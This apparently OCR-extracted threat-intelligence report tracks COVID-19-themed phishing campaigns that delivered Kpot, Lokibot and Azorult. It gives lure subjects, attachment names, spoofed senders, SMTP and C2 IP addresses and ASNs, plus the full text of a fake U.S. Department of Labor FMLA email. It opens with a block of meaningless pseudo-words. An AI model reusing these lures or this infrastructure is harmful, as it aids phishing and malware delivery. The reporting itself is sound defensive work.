
```
Noyuyo wewap ducu Ijalod. Torob potutihuyisoh fohaf
lacerepopohiv gacehixe. Roxiriromomodib firukal. Dejuwenukoka
gusosotacit holusatep petuhacagatoroh. Wocoguxuxur. Zucekimuv.
Sebakofemezecev reyogobecovi bejasiwisiro howu xufihoculu.
Xugovol nife nete nufihojom lupekade. Papaj meyatorixiponuw
xikivuf. Paficega. Zuroy suluko voxotayi nibec wumigosep.
Bagupukumefe. Hizenazati fulus pavawazocobac lutifupawifu. Mut
```

Group B Connection between Kpot & Lokibot & Azorult

Date:2020/5/13	Date:2020/5/14	Date:2020/5/26
Subject: COVID-19 Relief Payment Approval (Ref: C19V202991)	Subject: COVID-19 Relief Payment Approval (Ref: C19V202991)	Subject: COVID-19 Relief Payment Approval (Ref: C19V202991)
Attachment: COVID-19 Relief Payment Approval Ref C19V202991.pdf.gz	Attachment: COVID-19 Relief Payment Approval.pdf.gz	Attachment: COVID-19 Relief Payment Approval.pdf.gz
Mail Address: covid19fund@smmesa.xxx.yyy	Mail Address: covid19fund@smmesa.xxx.yyy	Mail Address: covid19fund@smmesa.xxx.yyy
Malware: Kpot	Malware: Lokibot	Malware: Lokibot

Date:2020/6/3	Date:2020/6/12	Date:2020/8/25
Subject: New COVID-19 Dealership Safety rules From Government	Subject: UIF COVID-19: June 2020 Payment Approval	Subject: COVID-19 August Relief Payment Approval (Ref:C19V082016617)
Attachment: New COVID-19 Dealership Safety rules From Government.pdf.gz	Attachment: UIF COVID-19 June 2020 Payment Approval.pdf.gz	Attachment: COVID-19 August Relief Payment Approval Ref C19V082016617.pdf.gz
	Mail Address: uifcovid19@labour.gov.za	Mail Address: covid19 fund@smmesa.xxx.yyy
SMTP Sender IP: 199.217.117.135	SMTP Sender IP: 199.217.117.135	
Malware: Kpot	Malware: Lokibot	Malware: Azorult

Group B Characteristic of SMTP Sender IP & Malware C2



SMTP Sender IP

199.217.117.157


199.217.117.135

AS 30083

45.95.169.110

AS 42864

45.95.169.236



Malware C2

5.53.125.129

84.38.182.250


AS 49505

84.38.180.221

84.38.183.13

Subject
COVID-19 Relief Payment Approval (Ref: C19V202991)
New COVID-19 Dealership Safety rules From Government
UIF COVID-19: June 2020 Payment Approval
UIF COVID-19: June 2020 Payment Remittance Advice

Suspicion of Group B-related



画像をダウンロードするには、ここをクリックします。プライバシー保護を促進するため、メッセージ内の画像は自動的にはダウンロードされません。

差出人: COVID-19 CENTER <info@medical-center.space>

送信日時: 2020/05/20 (水) 2:16

宛先: [redacted]

ＣＣ:

件名: The following is the modified Employee Request Form for leave under the FMLA Family and Medical Leave Act (FMLA)

メッセージ FMLAINSTRUCTIONS.doc (124 KB)

Dear employees, The following notice is written to all suitable workers in order to notify of a number of changes that h
Coronavirus Response Act. We want to inform you of certain modifications which were made in the performance of the
comprehend these modifications. All these essential corrections are outlined inside the enclosure along with Family and
that will be effective may. 30st, 2020. To ask for leave based on the Family and Medical Leave of Act, remember to ana
been created, fill out the requestform and send to Human Resources until may. 30st, 2020.
The above is an automatic alert, pleasedon't reply directly to this e-mail.
Best Regards,
U.S. Department of Labor
Wage and Hour Division

COVID-19 CENTER

Date:2020/5/20

Subject: The following is the modified Employee Request Form for leave under the FMLA Family and Medical Leave Act (FMLA)

Attachment: FMLAINSTRUCTIONS.doc

SMTP Sender IP : 194.67.78.199

AS : 197695

